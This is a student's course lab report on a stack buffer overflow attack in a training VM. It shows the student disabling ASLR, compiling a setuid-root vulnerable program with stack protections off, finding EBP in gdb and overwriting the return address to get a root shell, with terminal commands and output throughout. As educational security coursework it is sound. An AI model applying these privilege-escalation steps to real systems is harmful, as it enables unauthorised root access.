


Amir Mansha  
CYSE 211 – DL1  
Buffer Overflow  
Professor Gebril  
03/12/2021

#### Pre- task 1

In this task we have to disable the countermeasures which is the address space randomization. This is because it will be guessing the exact address difficult, so we set it to 0. Next, we have to change the shell from “dash” to “zsh” because the countermeasure in /bin/dash makes it difficult to run the attack so we have to link it /bin/sh to /bin/zsh.



```
Amir_Mansha@vm:~$cd lab
Amir_Mansha@vm:~$ls
call_shellcode.c  exploit.py  stack.c
Amir_Mansha@vm:~$sudo sysctl -q kernel.randomize
_va_space
kernel.randomize_va_space = 2
Amir_Mansha@vm:~$sudo sysctl -w kernel.randomize
_va_space=0
kernel.randomize_va_space = 0
Amir_Mansha@vm:~$ls -l /bin/sh
lrwxrwxrwx 1 root root 4 Jul 25  2017 /bin/sh ->
dash
Amir_Mansha@vm:~$sudo ln -sf /bin/zsh /bin/sh
Amir_Mansha@vm:~$ls -l /bin/sh
lrwxrwxrwx 1 root root 8 Mar 12 19:50 /bin/sh ->
/bin/zsh
Amir_Mansha@vm:~$
```

## TASK 1:

Next, we have to compile the shellcode by using the parameter “-z execstack” because it will make the stack executable or else the program would fail.

```
Amir_Mansha@vm:~$gcc -z execstack -o call_shellcode call_shellcode.c
call_shellcode.c: In function 'main':
call_shellcode.c:24:4: warning: implicit declaration of function 'strcpy' [-Wimplicit-function-declaration]
    strcpy(buf, code);
    ^
call_shellcode.c:24:4: warning: incompatible implicit declaration of built-in function 'strcpy'
call_shellcode.c:24:4: note: include '<string.h>' or provide a declaration of 'strcpy'
Amir_Mansha@vm:~$ls
call_shellcode  exploit.c
call_shellcode.c  stack.c
Amir_Mansha@vm:~$./call_shellcode
$
```


As you can see, I compiled the shellcode program, and the output was “\$”. Since there are no errors, we have successfully run the code and we have access to /bin/sh.

Next, we have to compile the vulnerable program that has a buffer overflow vulnerability called "stack.c"

I changed the buffer size in the program to 200 since that was our given buffer size.

```
^ Suggested value: between
#ifndef BUF_SIZE
#define BUF_SIZE 200
#endif
```

In this screenshot, I compiled the stack.c program and then I changed the program to root owned SET UID program. To do that, we have to use the sudo chown root command which changes to root and sudo chmod 4755 so we can read write and execute. To verify we can see the "stack" in red color.



```
Amir_Mansha@vm:~$ls
call_shellcode  exploit.c  stack.c
call_shellcode.c exploit.py
Amir_Mansha@vm:~$gcc -DBUF_SIZE=200 -o stack -z
execstack -fno-stack-protector stack.c
Amir_Mansha@vm:~$ls
call_shellcode  exploit.c  stack
call_shellcode.c exploit.py  stack.c
Amir_Mansha@vm:~$sudo chown root stack
Amir_Mansha@vm:~$sudo chmod 4755 stack
Amir_Mansha@vm:~$ls
call_shellcode  exploit.c  stack
call_shellcode.c exploit.py  stack.c
```

A terminal window screenshot with a dark background. The user 'Amir\_Mansha' is at a VM. The terminal shows the following commands and output: 1. 'ls' shows 'call\_shellcode', 'exploit.c', and 'stack.c'. 2. 'gcc -DBUF\_SIZE=200 -o stack -z execstack -fno-stack-protector stack.c' compiles the program. 3. 'ls' shows 'call\_shellcode', 'exploit.c', and 'stack' (highlighted in red). 4. 'sudo chown root stack' changes ownership. 5. 'sudo chmod 4755 stack' sets permissions. 6. 'ls' shows 'call\_shellcode', 'exploit.c', and 'stack' (highlighted in red). A 'Wireshark' window is partially visible in the bottom left corner.

Next, I compile the program in debug mode using gdb. This is mainly to find the “ebp” so we can calculate the correct address for Task 2.

```
Amir_Mansha@vm:~$pwd
/home/seed/lab
Amir_Mansha@vm:~$gcc -DBUF_SIZE=200 -o stack_gdb
-z execstack -fno-stack-protector stack.c
Amir_Mansha@vm:~$ls
badfile          exploit.py  stack_gdb
call_shellcode   stack
call_shellcode.c stack.c
Amir_Mansha@vm:~$gdb ./stack_gdb
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc
.
License GPLv3+: GNU GPL version 3 or later <http
://gnu.org/licenses/gpl.html>
```

As you can see the EBP is 0xbfffea68.

```
-----]
EAX: 0xbfffeb57 --> 0x34208
EBX: 0x0
ECX: 0x804fb20 --> 0x0
EDX: 0x0
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0xbfffea68 --> 0xbfffed68 --> 0x0
ESP: 0xbfffe990 --> 0x804fa88 --> 0xfbad2498
EIP: 0x80484f4 (<bof+9>:      sub    esp,0x8)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT
direction overflow)
[-----code-----
```

Just to verify, I printed out the “ebp” and it is 0xbfffea68. We will use this in task 2.

```
Legend: code, data, rodata, value
Breakpoint 1, 0x080484f4 in bof ()
gdb-peda$ p $ebp
$1 = (void *) 0xbfffea68
gdb-peda$
```

## TASK 2

In this task we will input a code in the exploit.py program to construct badfile.

Here I modified the exploit.py program and added +12 to the bufsize 200 and so it would be 4 bytes above the ebp. Since in practical theory the return address would be a bigger value, so I added  $0xBFFFEA68 + 150 = 0xBFFFEBB8$

```
#####  
content[212] = 0xB8  
content[213] = 0xEB  
content[214] = 0xFF  
content[215] = 0xBF  
#####
```

Next, I saved the exploit file and made the exploit.py program executable for all users "a+x" and then I run the stack program.

```
Amir_Mansha@vm:~$chmod a+x exploit.py  
Amir_Mansha@vm:~$ls  
badfile          peda-session-stack_gdb.txt  
call_shellcode   stack  
call_shellcode.c stack.c  
exploit.py       stack_gdb  
Amir_Mansha@vm:~$exploit.py  
Amir_Mansha@vm:~$./stack  
# whoami  
root  
# id  
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(  
seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113  
(lpadmin),128(sambashare)  
#
```

As you can see above, we got # which means we are root. To verify I used the "whoami" command and it says I am root. This means we are successful in performing the buffer overflow attack and gaining root privilege.